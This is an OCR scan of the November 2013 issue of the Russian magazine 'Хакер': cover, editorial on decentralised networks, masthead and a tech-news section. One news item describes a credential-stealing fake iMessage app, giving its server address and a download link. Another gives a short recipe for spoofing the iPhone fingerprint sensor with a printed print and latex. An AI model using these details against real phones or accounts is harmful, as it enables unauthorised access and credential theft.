

Атаки через аддоны Chrome 76
ХАКЕР
11(178) 2013
WWW.XAKEP.RU
FreeBSD
Самый детальный обзор долгожданного релиза FreeBSD 10
Правительственная малварь
Как работает цифровой шпионаж на уровне государств
96
Домашний Dropbox
Синхронизируем файлы без лишних облаков
38
HOWTO: Indie-gamedev
Готовые движки для разработки игр
100
я открою свой интернет — с блек-серверами и шлюзами
Альтернативный интернет
14
Самодельные сети без провайдеров и регуляторов
12+
(game)land hi-fun media
PUBLISHING FOR ENTHUSIASTS
Загрузите на Google play
Доступно в App Store
340 р.
РЕКОМЕНДОВАННАЯ ЦЕНА




Ты держишь в руках предпоследний номер этого года. Подводить итоги еще рановато, но определенные выводы можно сделать уже сейчас. Для интернета 2013 год выдался точно непростым, но есть и положительный момент: кризис, достигший апогея, привлек внимание обычных людей. Это заметно как минимум по тому, как часто стали появляться проекты, связанные с конфиденциальностью пользователей и борьбой с интернет-цензурой. И очевидно изменилось отношение к таким разработкам — они окончательно перестали быть развлечением для фриков.

В этом номере мы решили обратить внимание на следующую стадию этого процесса. Что делать, если нельзя починить интернет? Сделать другой. Точнее сказать, изменить саму его суть. В этом и идея энтузиастов децентрализованных сетей вроде Hyperboria — вернуть контроль над сетью в руки обычных людей.

Это не совсем новая идея — ее уже довольно активно используют для проведения сетей в труднодоступных регионах. Причем речь не об Африке — самые известные сети расположены в Испании, Греции, Австрии, Германии, США. В основном речь идет либо о труднодоступных регионах, либо о муниципальных проектах, либо об инициативах отдельных групп энтузиастов. Но все примеры показывают, что эта идея может отлично масштабироваться и для других применений. Главное — это люди.

Кстати, интервью номера в этот раз тоже получилось отличное. Героем стал Сергей Белоусов, известный по таким компаниям, как Parallels и Acronis. Речь у этого человека настолько образная, что интервью вполне можно разбирать на цитаты, — надеемся, нам удалось точно передать стилистику. Думаю, что это один из самых интересных спикеров последнего времени. Да и как могло быть иначе, учитывая то, к какому огромному количеству интересных проектов причастен Белоусов?

Илья Илембитов
шеф-редактор Х
twitter.com/ilembitov



Главный редактор	Степан «step» Ильин (step@real.xakep.ru)
Заместитель главного редактора по техническим вопросам	Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
Шеф-редактор	Илья Илембитов (ilembitov@real.xakep.ru)
Выпускающий редактор	Илья Русанен (rusanen@real.xakep.ru)
Литературный редактор	Евгения Шарипова

РЕДАКТОРЫ РУБРИК

PC ZONE и UNITS	Илья Илембитов (ilembitov@real.xakep.ru)
X-MOBILE и PHREAKING	Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
ВЗЛОМ	Юрий Гольцев (goltsev@real.xakep.ru)
	Антон «ant» Жуков (ant@real.xakep.ru)
X-TOOLS	Дмитрий Евдокимов (evdokimovds@gmail.com)
UNIXOID и SYN/ACK	Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
MALWARE и КОДИНГ	Александр «Dr. Klouniz» Лозовский (alexander@real.xakep.ru)

ART

Дизайнер	Егор Пономарев
Верстальщик	Вера Светлых
Обложка	Константин Обухов

DVD

Выпускающий редактор	Антон «ant» Жуков (ant@real.xakep.ru)
Unix-раздел	Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
Security-раздел	Дмитрий «D1g1» Евдокимов (evdokimovds@gmail.com)
Монтаж видео	Максим Трубицын
PR-менеджер	Анна Григорьева (grigorieva@glc.ru)

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Подробная информация по подписке	shop.glc.ru, info@glc.ru
Менеджер по подписке	Юлия Иванова (ivanova.y@glc.ru)
Отдел распространения	Наталья Алехина (lapina@glc.ru)

Для писем: 101000, Москва, Главпочтамт, а/я 652, Хакер. В случае возникновения вопросов по качеству печати и DVD-дисков: claim@glc.ru. Издатель: ООО «ГеймЛэнд», 119146, г. Москва, Фрунзенская 1-я ул., д. 5. Тел.: (495) 934-70-34, факс: (495) 545-09-06. Учредитель: ООО «Врублевский Медиа», 125367, г. Москва, Врачебный проезд, д. 10, офис 1. Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ № ФС77-50333 от 21 июня 2012. Отпечатано в типографии Scanweb, Финляндия. Тираж 190 000 экземпляров. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере.




Пришла пора вернуть Acronis с Марса на Землю!

ENT

НОЯБРЬ 2013
№ 178

MEGANEWS



Мария «Mifrill» Нефёдова
mifrill@real.xakep.ru

Новость месяца

STEAMOS ГРЯДЕТ

VALVE НАДЕЕТСЯ УСТРОИТЬ ДЛЯ ПК-ГЕЙМИНГА НАСТОЯЩЕЕ ВОЗРОЖДЕНИЕ

Впервые о Steambox'ах стало известно еще в начале этого года, поэтому большая часть анонсов Valve не стала неожиданностью. Речь пошла все о тех же консолеподобных компьютерах под управлением Linux, призванных принести «диванный гейминг» фанатам ПК. Однако лишь после полноценного анонса от Valve выстроилась четкая картина того, как компания собирается реализовать свои планы.

Сильной стороной ПК в играх можно считать графику, дешевые игры и наличие нескольких популярных жанров, плохо переносимых на консоли (в первую очередь — стратегии). Недостатками ПК остается то, что управлять им с помощью одного лишь геймпада невозможно и игроку часто приходится подбирать оптимальные настройки графики. Как Valve собирается сохранить преимущества ПК, лишив его недостатков?

У клиента Steam довольно давно существует режим Big Picture, оптимизированный для больших экранов и геймпадов. Если его включить, то получаешь интерфейс, похожий на то, что есть в Xbox и PlayStation, тут даже браузер есть. Однако сами игры в Steam по-прежнему плохо поддерживают геймпад. Полной поддержкой контроллера обладает 10% игр, а хотя бы частичной — не больше трети. Причем доходит до странного: Skyrim, одна из самых популярных игр на консолях, в Steam поддерживает геймпад лишь частично. Что уж и говорить о стратегиях вроде Civilization. Словом, чтобы решить эту проблему, Valve пришлось придумать новый контроллер. В их геймпаде нет аналоговых джойстиков, их место заняли сенсорные панели с обратной отдачей. По центру расположен еще один сенсорный экран. Большие круглые сенсорные области будут иметь высокую чувствительность (чтобы заменить мышь), а в стратегиях смогут эмулировать физические клавиши (чтобы отказаться от клавиатуры).

Второй сюрприз еще интереснее. Когда Valve только заговорила о том, что их платформа будет на Linux, сразу же возник вопрос: а откуда возьмутся игры? На Linux перенесено не более 10% всех игр на сервисе, и больше 70% этих портов — инди-игры. Valve решает эту проблему за счет стриминга. То есть где-то у тебя стоит Windows-компьютер со Steam и всей твоей библиотекой игр, а к телевизору подсоединен Steambox, транслирующий любую игру с «большого брата».

То, что сейчас предлагает Valve, вряд ли вернет в мир ПК фанатов консолей. Для того чтобы все это работало, тебе все равно понадобится большой настольный компьютер. Однако для тех, у кого этот компьютер уже есть, SteamOS может сделать гейминг намного более комфортным.

> *Разные версии консолей будут оптимизированы под разные параметры: малый размер, доступная цена, низкий уровень шума*




Стоит отметить отдельно, что Valve совсем не против установки других ОС на свои консоли, не против их взлома и иных модификаций. В будущем и вовсе обещают опубликовать исходный код SteamOS.

СТРАННАЯ ИСТОРИЯ IMESSAGE ДЛЯ ANDROID

ЗАГАДКА ПРО АРТЕК — КОМУ ПОНАДОБИЛОСЬ ВЫПУСКАТЬ НЕОФИЦИАЛЬНЫЙ КЛИЕНТ IMESSAGE?

Недавно в Google Play появилось странное приложение iMessage Chat, позволявшее пользователям обмениваться сообщениями с пользователями сервиса Apple iMessage, обычно недоступного для других платформ. Стоит пояснить, что приложение не было официальным, а являлось, в прямом смысле, китайской подделкой (хотя опубликовал его некий Дэниел Цвейгарт). С клиентского устройства осуществлялось соединение с китайским сервером 222.77.191.206:5332, который уже авторизовался в сервисе Apple iMessage (https://service.ess.apple.com:443 и https://service2.ess.apple.com:443). Особенно забавен тот факт, что у многих людей приложение попросту не заработало вовсе, не позволив им даже авторизоваться. Разумеется, все ждали, что Apple не станет терпеть такое вопиющее безобразие и потребует удалить приложение. Однако превентивный удар нанесла сама Google — программа была исключена из каталога Google Play, а официальной причиной назвали подозрения в краже учетных данных Apple ID. Стоит сказать, что приложение действительно могло отправлять на китайский сервер данные Apple ID как самого пользователя, так и его собеседников в iMessage Chat. Реквизиты Apple ID, по идее, требуются при обработке протокола iMessage Chat.

Те, кому интересно покопаться, могут скачать приложение с сайта разработчика (huluwa.org/imessage/index.html).



До удаления программу успели скачать от 10 до 50 тысяч пользователей, и она работала на всех версиях Android, начиная с 2.2.

БЕСПЛАТНАЯ PYCHARM

JETBRAINS ПОРАДОВАЛА РАЗРАБОТЧИКОВ



Вышла PyCharm 3.0 — IDE для разработки на языке Python от компании JetBrains. Интересно то, что она была выпущена в двух редакциях: бесплатной Community Edition с открытым исходным кодом и полнофункциональной Professional Edition. Бесплатная (да-да, понимай — «халявная») редакция PyCharm основана на открытом коде, зато платная содержит полную функциональность. Для удобства сравнения функциональности обеих версий в JetBrains составили специальную матрицу, увидеть которую можно здесь: bit.ly/1b2Uh18.

Вкратце различия таковы: в Professional Edition есть поддержка всех веб-фреймворков, возможностей удаленного запуска и отладки приложений, в том числе на виртуальных машинах, поддержка баз данных и языка SQL, диаграммы классов, а также поддержка JavaScript. В свою очередь, Community Edition может похвастаться «интеллектуальным» редактором кода с поддержкой всех рефакторингов, инспекций кода, интеграции, графическим отладчиком и так далее. То есть она вполне подойдет для небольших приложений и административных скриптов.



→ **В Facebook обнаружился баг, позволяющий удалять любые чужие фото.** Нашедший уязвимость Арул Кумар, ввиду серьезности бага, получил 12,5 тысячи долларов награды.



→ **ZeuS обзавелся новым модулем;** банковский троян теперь использует облачные сервисы для размещения части функций командного сервера, сообщает компания GData.



→ **Компанией Dr.Web обнаружен крупнейший в мире Android-ботнет более чем на 200 тысяч устройств.** Девайсы пострадали от семейства малвари Android. SmsSend.



→ **Опубликованы планы на Debian 8.** Самое интересное - поддержка компилятора Clang, systemd и новых механизмов защиты. Подготовка финального релиза начнется 5 ноября 2014 года.

НОУТБУК С БЕСКОНТАКТНЫМ УПРАВЛЕНИЕМ

HP ПРЕДСТАВИЛА ОРИГИНАЛЬНУЮ НОВИНКУ

Компания HP представила ноутбук Envy 17 Leap Motion SE, который от базовой модели Envy 17 TouchSmart отличает лишь одна (зато существенная) деталь — поддержка бесконтактного управления устройством движениями рук за счет интегрированного сенсора.

Контроллер Leap Motion практически незаметен для пользователя, он выглядит как неброская черная полоска, расположенная справа от тачпада, под клавиатурой. Но именно этот сенсор обеспечивает бесконтактное управление жестами в интерфейсе Metro ОС Windows 8, а также в некоторых приложениях и даже играх. Увы, у этой радости гика есть пара ощутимых минусов. Во-первых, Leap Motion очень быстро разряжает аккумулятор, ведь он постоянно отслеживает перемещения рук в рабочей зоне. HP вообще позиционирует новинку как альтернативу настольному ПК, поэтому рекомендует отключать Leap Motion во время поездок. Во-вторых, все-таки не получится работать с ноутом так же легко и изящно, как Том Круз в «Особом мнении». Leap Motion пока не настолько совершенен и, случается, бывает не очень точен. Плюс держать руки на весу перед ноутбуком тоже не слишком удобно.




В остальном «под капотом» ноутбука довольно обычная начинка: процессор Intel Core i5 четвертого поколения (Haswell), дискретная графика NVIDIA, дисплей с разрешением Full HD на матрице IPS. Цена Envy 17 Leap Motion SE составит 1050 долларов, продажи стартуют в октябре.





NVIDIA пытается робко примириться с Linux-сообществом. Начать решили с помощи разработчикам драйвера Nouveau, приступив к публикации документов по GPU.



27 сентября исполнилось 30 лет проекту GNU, основанному Ричардом Столлманом. В настоящий момент под крылом GNU развивается 364 свободных проекта.

800 000 000 $ РЕКОРДЫ GTA V

Выход долгожданной GTA V сопровождается таким хайпом, какого, кажется, не ожидали даже в Rockstar Games. Только за первый день продаж игра принесла своим создателям 800 миллионов долларов (по данным Take-Two Interactive, в состав которой входит Rockstar Games). Миллиард GTA V заработала за три дня. Всего за первую неделю было продано свыше 16 миллионов копий игры.

14 000 $

УЩЕРБ ОТ АТАКИ НА СРЕДНЮЮ РОССИЙСКУЮ КОМПАНИЮ

B2B International и «Лаборатория Касперского» подсчитали: за последний год как минимум однократной атаке подвергалась инфраструктура 95% всех российских организаций. Каждая кибератака в среднем наносит 695 тысяч долларов ущерба крупным организациям и 14 тысяч долларов, если речь о малом и среднем бизнесе.

25 МИЛЛИОНОВ ДОЛЛАРОВ ЗА РАЗВАЛ NOKIA

ЭКС-ГЛАВА NOKIA ПОЛУЧИТ ОГРОМНЫЙ БОНУС ПОСЛЕ ПРОДАЖИ КОМПАНИИ

Эхо громкого скандала прокатилось по всем финским СМИ, а затем распространилось и дальше. Как ты помнишь, недавно было объявлено о том, что корпорация Microsoft приобретет мобильный бизнес Nokia за 5,44 миллиарда евро. Эта сделка и так вызвала много шума, а теперь вокруг бывшего президента и генерального директора Nokia Стивена Элопа и вовсе разразился скандал.

Странные подробности выплыли на поверхность благодаря изданиям Wall Street Journal и Financial Times, которые ссылались на официальные финансовые документы Nokia, подготовленные к собранию акционеров (намечено оно было на 19 ноября 2013 года). Согласно этим бумагам, Элопу, оказывается, причитается «бонус» (а точнее, выходное пособие — severance package) за возвращение в Microsoft в размере 18,8 миллиона евро (25,5 миллиона долларов)! Эта огромная сумма получается из его оклада за 18 месяцев (4,1 миллиона евро), 100 тысяч евро в виде премии и 14,6 миллиона евро в виде акций Nokia (стоимость акций рассчитана по состоянию на 6 сентября). Корпорация Microsoft выплатит 70% бонуса, остальное ложится на плечи Nokia. Разумеется, все тут же припомнили, что, когда Элопа наняли в 2010 году, Nokia и так выплатила ему премию в размере 6,2 миллиона долларов, чтобы он вообще там работал. Таким образом, его суммарная зарплата за три года управления компанией составила 9 миллионов долларов. Для сравнения: Ристо Сиилазмаа (замена Элопа) будет получать около 500 тысяч долларов, где-то 40% из которых акционерный капитал, а не живые деньги.

> *Министр труда Финляндии Лаури Ихалайнен заявил, что его «подташнивает» от величины выходного пособия Элопа*

Разумеется, эти подробности вызвали осуждение как у коллег Элопа по цеху, так и у финнов, для которых Nokia всегда имела огромное значение. Так, министр труда Финляндии Лаури Ихалайнен вообще откровенно заявил, что его «подташнивает» от величины выходного пособия Элопа и создается впечатление, будто американца намеренно подослали в Nokia, чтобы продать компанию.

Напомним, что Элоп пришел в Nokia осенью 2010-го из Microsoft и уже в начале 2011-го совместно со Стивом Балмером объявил о заключении соглашения, в рамках которого Nokia будет выпускать смартфоны на базе Microsoft Windows Phone. С этого момента началось неумолимое снижение капитализации Nokia, и многие еще тогда говорили, что Элоп делает это намеренно, чтобы позволить Microsoft купить Nokia по более выгодной цене. Похоже, те, кто подозревал худшее, оказались абсолютно правы. А Элоп, кстати, теперь входит в число вероятных кандидатов на пост Стива Балмера.



Финское издание Helsingin Sanomat утверждает, что совет директоров Nokia просил Стивена Элопа уменьшить размер бонуса, но тот отказался, пояснив, что сейчас разводится с женой. Видимо, в этом свете ему не помешают лишние 25 миллионов.



01

ФИЛЬМЫ НА ИГРОВЫХ ДВИЖКАХ

→ Прогресс дошел до того момента, когда игровые движки заинтересовали киноделов. Так, работники студии Lucasfilm выразили уверенность, что игровые движки скоро будут генерировать пейзажи, космические корабли и другие объекты, которые малореально отличить от настоящих.

02



ПОПУЛЯРНОСТЬ MEGA РАСТЕТ

→ Детище Кима Доткома уверенно набирает обороты. По данным Alexa, файловый хостинг Mega обогнал по популярности RapidShare и стал номером один среди файлохостингов вообще. Дотком заявляет, что Mega уже достиг уровня 50% от объема некогда хранимых на Megaupload файлов.



03



РУТКИТ, БЛОКИРУЮЩИЙ HDD

→ Во Вьетнаме антивирусная компания Bkav обнаружила руткит с весьма необычным механизмом защиты. Чтобы обезопасить себя, зловред погружает жесткий диск в вечный карантин, то есть любые изменения, сделанные после заражения ПК, отменяются после перезагрузки.

IOS 7, НОВЫЙ IPHONE И ДРУГИЕ

«ЯБЛОЧНЫЙ» ДАЙДЖЕСТ

Прошедший месяц выдался ожидаемо урожайным на крупные «яблочные» анонсы. Так, компания Apple представила новые iPhone, о которых ты, вероятно, все уже знаешь. Поэтому остановимся подробнее не на конфигурации новых моделей, а на сопряженных с их выходом вещах. К примеру, на сканере отпечатков пальцев, который встроен в новые iPhone 5S.

Разумеется, сразу после анонса множество исследователей озаботились проблемой, можно ли взломать Touch ID. К примеру, быстро выяснилось, что сканер не получится обмануть при помощи отрезанного пальца владельца (да, увы, подобные истории имели место). Дело в том, что в iPhone используется радиочастотное сканирование для распознания субэпидермальных слоев кожи. То есть палец должен быть «живым» и присоединенным к владельцу :). Тогда хакерское сообщество объявило конкурс на взлом датчика. Был создан сайт IsTouchIDHackedYet.com, где с помощью краудфандинга собрали более 15 тысяч долларов, немного биткоинов, iPhone 5c, несколько бутылок вина и даже некую «сексуальную книгу» в качестве приза. В итоге награда досталась немецкой хак-группе Chaos Computer Club. Те выяснили, что дактилоскопический датчик можно обойти, используя старую технику 2004 года, — нужно сделать копию отпечатка пальца и нанести на нее тонкий слой латексного молочка. Разве что в наши дни разрешение отпечатка пальца увеличилось до 2400 DPI. Но все равно достаточно лишь сфотографировать отпечаток (например, на стакане с водой), распечатать его в разрешении 1200 DPI и добавить латексное молочко.

Кроме новых iPhone, также вышла в свет и новая iOS 7. Буквально сразу в ней нашли уязвимость, позволяющую легко обойти экран блокировки, но Apple оперативно закрыла дырку. В целом же в iOS 7 реализован новый flat-дизайн (многим пришедшийся не по вкусу) и более 200 новых функций, в том числе и iBeacon — «убийца NFC» от Apple, о котором до поры до времени почти не говорили. По здравом размышлении, у iBeacon действительно есть шансы «подвинуть» NFC, хотя бы из-за весьма скромного диапазона работы последнего. NFC-метки, конечно, дешевле, но NFC-коммуникации работают на весьма коротких дистанциях, в то время как маячки iBeacon видят объекты на расстоянии до 50 метров.



Есть у iOS 7 и серьезные минусы. В частности, возникли сложности с платными приложениями. Чтобы адаптировать программу под iOS 7, нужно капитально перелопатить весь код. К тому же в App Store нет скидок на апгрейд для уже существующих пользователей. Так что разработчики фактически вынуждены выпускать приложения заново и заново собирать со всех деньги. Недовольны, разумеется, все.

01



СОФТВЕРНАЯ БЛОКИРОВКА ОТ SAMSUNG

→ Компания Samsung вводит региональную блокировку для своих устройств. Начало будет положено аппаратом Samsung Galaxy Note 3, однако скоро это затронет и другие устройства, вышедшие за последние годы в линейке Galaxy. В неродной стране гаджет проработает 90 дней, после чего заблокируется.

02



БАЛМЕР ПОПРОЩАЛСЯ С СОТРУДНИКАМИ

→ Стив Балмер, чей уход из Microsoft в течение 12 месяцев — дело уже решенное, провел прощальную встречу с сотрудниками. Выступление сентиментальный Балмер открыл танцем под песню Майкла Джексона, которую в далеком 1983 году использовал для своего первого собрания: Wanna Be Startin' Somethin.

03



SURFACE, ВТОРОЙ РАУНД

→ Невзирая на плохие продажи планшетов Surface первого поколения, Microsoft представила линейку Surface 2 — Surface Pro 2 и Surface 2. Аппараты работают на Windows 8.1 Pro и 8.1 RT, получили новые процессоры и увеличенное на 75% время работы. А вот когда ждать Surface Mini, по-прежнему пока неясно.

НОВЫЕ KINDLE

AMAZON ОБНОВЛЯЕТ МОДЕЛЬНЫЙ РЯД И НЕ ПОВЫШАЕТ ЦЕН

Amazon, как и ожидалось, анонсировала новые модели планшетов Kindle Fire и «читалок» Kindle, в то время как слухи о смартфоне от Amazon не подтвердились (возможно, пока).

Новые планшеты Kindle Fire HDX 7 и Kindle Fire HDX 8,9 должны быть в три раза производительнее своих предшественников. Достигается это за счет четырехъядерного процессора Snapdragon 800 (2 ГГц), содержащего графическое ядро Adreno 330 и 2 Гб оперативной памяти. Емкость встроенной флеш-памяти может варьироваться: 16, 32 или 64 Гб. Обе модели несут на борту двухдиапазонный модуль беспроводной связи Wi-Fi 802.11n. Также заявлена поддержка 4G LTE. Изменился и дизайн устройств: корпус стал более угловатым, кнопки управления переместились на заднюю поверхность планшетов. Работают Kindle Fire по-прежнему под управлением Kindle Fire OS 3.0 Mojito на базе Android 4.2. Но пожалуй, самым интересным нововведением стала кнопка Mayday (SOS), которая позволяет в любом месте в любое время получить бесплатную техподдержку. Amazon гарантирует, что после нажатия на кнопку Mayday в течение 15 секунд пользователь получит живого специалиста для поддержки. Цена на 7-дюймовую модель составляет от 229 долларов, а 8,9-дюймовая версия обойдется в 380 долларов.



Обновился и Kindle Paperwhite. Он получил новый дисплей Carta с лучшей контрастностью и большим разрешением, улучшенную сенсорную функциональность и более быстрый CPU. Цена «читалки» начинается от 119 долларов за версию с Wi-Fi и 189 долларов за Wi-Fi + 3G.



АНБ СЛЕДИТ ЗА НАМИ

...А ВСЕ В ОТВЕТ СЛЕДЯТ ЗА АНБ

После цепочки скандалов, спровоцированных Сноуденом и рядом всемирно известных СМИ, Агентство национальной безопасности оказалось под очень пристальным вниманием общественности, и уже не совсем понятно, кто и за кем здесь следит.

Так, Линуса Торвальдса на конференции LinuxCon спросили, обращались ли к нему американские спецслужбы с просьбой внедрить в Linux бэкдоры. Торвальдс отшутился, ответив «нет» и при этом кивая головой. Уже после он был вынужден дать более развернутый ответ, в котором заявил: «Конечно же, это была шутка. Ни одно правительственное агентство никогда не просило меня поместить в Linux бэкдор, честно».

В компании RSA Security ситуация повернулась иначе. Один из крупнейших поставщиков средств коммерческого шифрования рекомендовал своим клиентам пока не использовать шифрование в RSA Data Protection и RSA Bsafe: выяснилось, что в криптомеханизме содержится генератор ключей Dual EC_DRBG, где сокрыты бекдоры АНБ. RSA Security уже пишет замену.

Также недавно в результате запроса на освобождение информации выяснилось, что одним из клиентов небезызвестной VUPEN Security было АНБ, покупавшее у французов эксплойты.



→ **Новое расследование Кребса: хакеры создали небольшой ботнет,** в который входят машины известных компаний дата-брокеров, и торгуют любыми данными о любых людях.



→ **Стив Балмер о Google: «У них невероятная,** я бы сказал, потрясающая монополия, с которой мы, единственные во всем мире, пытаемся бороться».



→ **Корпорация IBM в течение следующих четырех-пяти лет планирует** вложить порядка миллиарда долларов в развитие ядра Linux и открытого программного обеспечения на его основе.



→ **Bitcoin уже точно можно считать признанной и состоявшейся валютой** — в Великобритании появилось первое агентство, предоставляющее эскорт-услуги за Bitcoin :).



БЕЗ ПРОВОДОВ И ПРОБЛЕМ


НОВИНКИ ДЛЯ БЕСПРОВОДНОЙ ЗАРЯДКИ ОТ ZENS

Компания ZENS, известная своими решениями для беспроводной зарядки разнообразных гаджетов, представила новинки — защитные чехлы (флип-кейсы) для Samsung Galaxy S4 и Apple iPhone 5, а также сменные крышки для аккумуляторного отсека Galaxy S4. Все новинки выполнены как в черном, так и в белом цветах.

Конечно, чехлы и крышки отличаются от обычных чуть большим размером и весом, ведь в них кроется встроенная пластина с индукционной катушкой. Однако отличия совсем небольшие, а огромный плюс избавления от проводов с лихвой компенсирует эти несколько граммов и миллиметров разницы. Работе других функций, скажем NFC, ни чехол, ни крышка не помешают. Крышка обойдется тебе в 29,99 евро, а чехол в 39,99 евро.

Чтобы воспользоваться преимуществами зарядки без проводов, конечно, также понадобится и док-станция ZENS, с которой мог бы взаимодействовать чехол или новая крышка. Она представляет собой небольшую изящную платформу, в основу которой лег стандарт Qi. Цена комплекта крышка + док-станция составляет 69,99 евро.

Компания ZENS очень гордится тем, что использует в своих устройствах сразу несколько индукционных катушек, ведь это значит, что гаджет не прекратит зарядку в каком-то определенном положении, а также ускоряет время подзарядки.



→ **Mozilla готова подарить смартфон Geeksphone** Keon всем разработчикам, которые перенесут свои HTML5-приложения на молодую платформу Firefox OS.



→ **Gmail претерпел крупный сбой.** Сервис едва работал на протяжении 12 часов для половины пользователей (всего пользуется Gmail более 425 миллионов человек).

10%

КРУПНЕЙШИХ САЙТОВ В ИНТЕРНЕТЕ УЯЗВИМЫ

→ Любопытное исследование провела компания Sucuri: взяв миллион самых крупных сайтов Сети (опираясь на данные Alexa), она проверила их на малварь, уязвимости, устаревшее ПО и так далее. Результаты печальны: 108 781 сайт оказались небезопасными, а 18 557 вообще внесены в черные списки поисковиков и антивирусов.

86%

АМЕРИКАНЦЕВ ПЫТАЮТСЯ СКРЫТЬ СВОИ ДЕЙСТВИЯ В СЕТИ

→ Опрос, проведенный Pew Internet & American Life Project, показал — американские пользователи волнуются о своей сетевой безопасности. Они умеют чистить куки и историю серфинга, редактируют свои сообщения, убирая персональные данные, и так далее. Но от кого же они прячутся? 33% от хакеров, 28% от рекламодателей и 19% от некоторых друзей и знакомых.

КРУГОВОРОТ ПЛАТФОРМ В ПРИРОДЕ

BLACKBERRY ПРОДАЮТ, А ЭКС-СОТРУДНИКИ NOKIA ОСНОВЫВАЮТ СОБСТВЕННУЮ КОМПАНИЮ

Очень грустные новости принес нам конец сентября. Сначала компания BlackBerry объявила, что ожидает во втором квартале 2014 года операционный убыток на сумму 995 миллионов долларов, ввиду плохих продаж смартфонов. Из-за этого компания вынуждена сократить линейку своих будущих моделей с шести штук до четырех, и ориентированы эти устройства будут уже не на широкий потребительский рынок, а на бизнес-сегмент и профессиональных пользователей. Кроме того, чтобы сократить расходы, BlackBerry собирается уволить примерно 4500 сотрудников, что составляет 40% от всего персонала компании.

Но на этом грустные новости не закончились. Уже давно известно, что BlackBerry ищет инвесторов и новые пути выхода из кризиса. Как один из вариантов рассматривалась продажа компании, а ее основатель Майк Лазаридис, покинувший ее в прошлом году, вообще хотел попытаться выкупить BlackBerry. Но в итоге было объявлено о продаже 100% акций BlackBerry инвестиционному консорциуму Fairfax Financial Holdings за 4,7 миллиарда долларов. На данный момент Fairfax и так является крупнейшим владельцем акций канадской компании — консорциуму принадлежит 10% акций некогда легендарного производителя смартфонов.

> *«Если избавиться от Windows, то Nokia все еще может добиться успеха», — считает Томас Силлиакус*

Сотрудники другой проданной недавно компании — Nokia тем временем пытаются организоваться в новую команду по производству смартфонов. Объединиться под названием Newkia решили бывший генеральный директор азиатско-тихоокеанского подразделения Nokia Томас Силлиакус, бывший генеральный директор подразделения Nokia Mobile Phones Йорма Ниеминен, бывший генеральный директор компании Ericsson Свен-Кристер Нильссон и бывший председатель Singapore Telecom Ко Бун Ви. Newkia основали в Сингапуре и теперь ведут «вербовку» среди ведущих специалистов Nokia. Планируется, что компания займется разработкой устройства на базе Android и будет ориентирована на рынки развивающихся стран, в особенности Азии. Силлиакус убежден, что стратегия Стивена Элопа, направившего Nokia по пути интеграции с Windows, потерпела крах. Однако в Nokia по-прежнему умеют делать высококачественные устройства, а ее сотрудники обладают великолепной квалификацией. «Если избавиться от Windows, то Nokia все еще может добиться успеха. Полагаю, что аналог N9 или Lumia 800 с Android на борту привлечет внимание поклонников Nokia», — говорит Силлиакус. Однако, согласно слухам, в самой Nokia уже велись работы над подобным устройством, и не совсем ясно, как теперь быть с патентами и правами, которые уже принадлежат Microsoft.



Newkia не первый стартап выходцев из Nokia. Уже существует компания Jolla, которая недавно как раз анонсировала свой первый смартфон с таким же названием, работающий под управлением открытой мобильной операционной системы Sailfish, что строится на базе кода ОС MeeGo.

01



БОТНЕТ В TOR?

→ Недавно мы рассказывали о стремительном росте трафика в сети Tor. Кто-то пытался объяснить это явление выходом браузера PirateBrowser, кто-то — популяризацией Tor в СМИ. Недавно на официальном сайте проекта Tor появилось осторожное сообщение, что дело, возможно, в ботнете.

02



КРАСИВЫЙ АДРЕС С ПОДВОХОМ

→ Идея компании Yahoo! по продаже не использующихся «красивых» аккаунтов с самого начала выглядела странно. Теперь людей, что купили себе аккаунт, настигло справедливое возмездие — на них сыплется почта прошлых владельцев. Yahoo! ввела в интерфейс новую кнопку not my email и делает вид, что все хорошо.

03



CTRL + ALT + DELETE — ЭТО ОШИБКА

→ Билла Гейтса, выступавшего перед большой группой студентов, спросили, откуда взялось знаменитое Ctrl + Alt + Delete. Гейтс назвал это сочетание клавиш ошибкой, но не его личной, а инженера IBM Дэвида Брэдли. Именно он разработал клавиатуру IBM и не стал делать для Microsoft отдельную клавишу, придумав знаменитое комбо.



КОЛОНКА СТЁПЫ ИЛЬИНА

BIG DATA ДЛЯ БЕЗОПАСНОСТИ

ЛЮБОВЬ К ЦИФРАМ

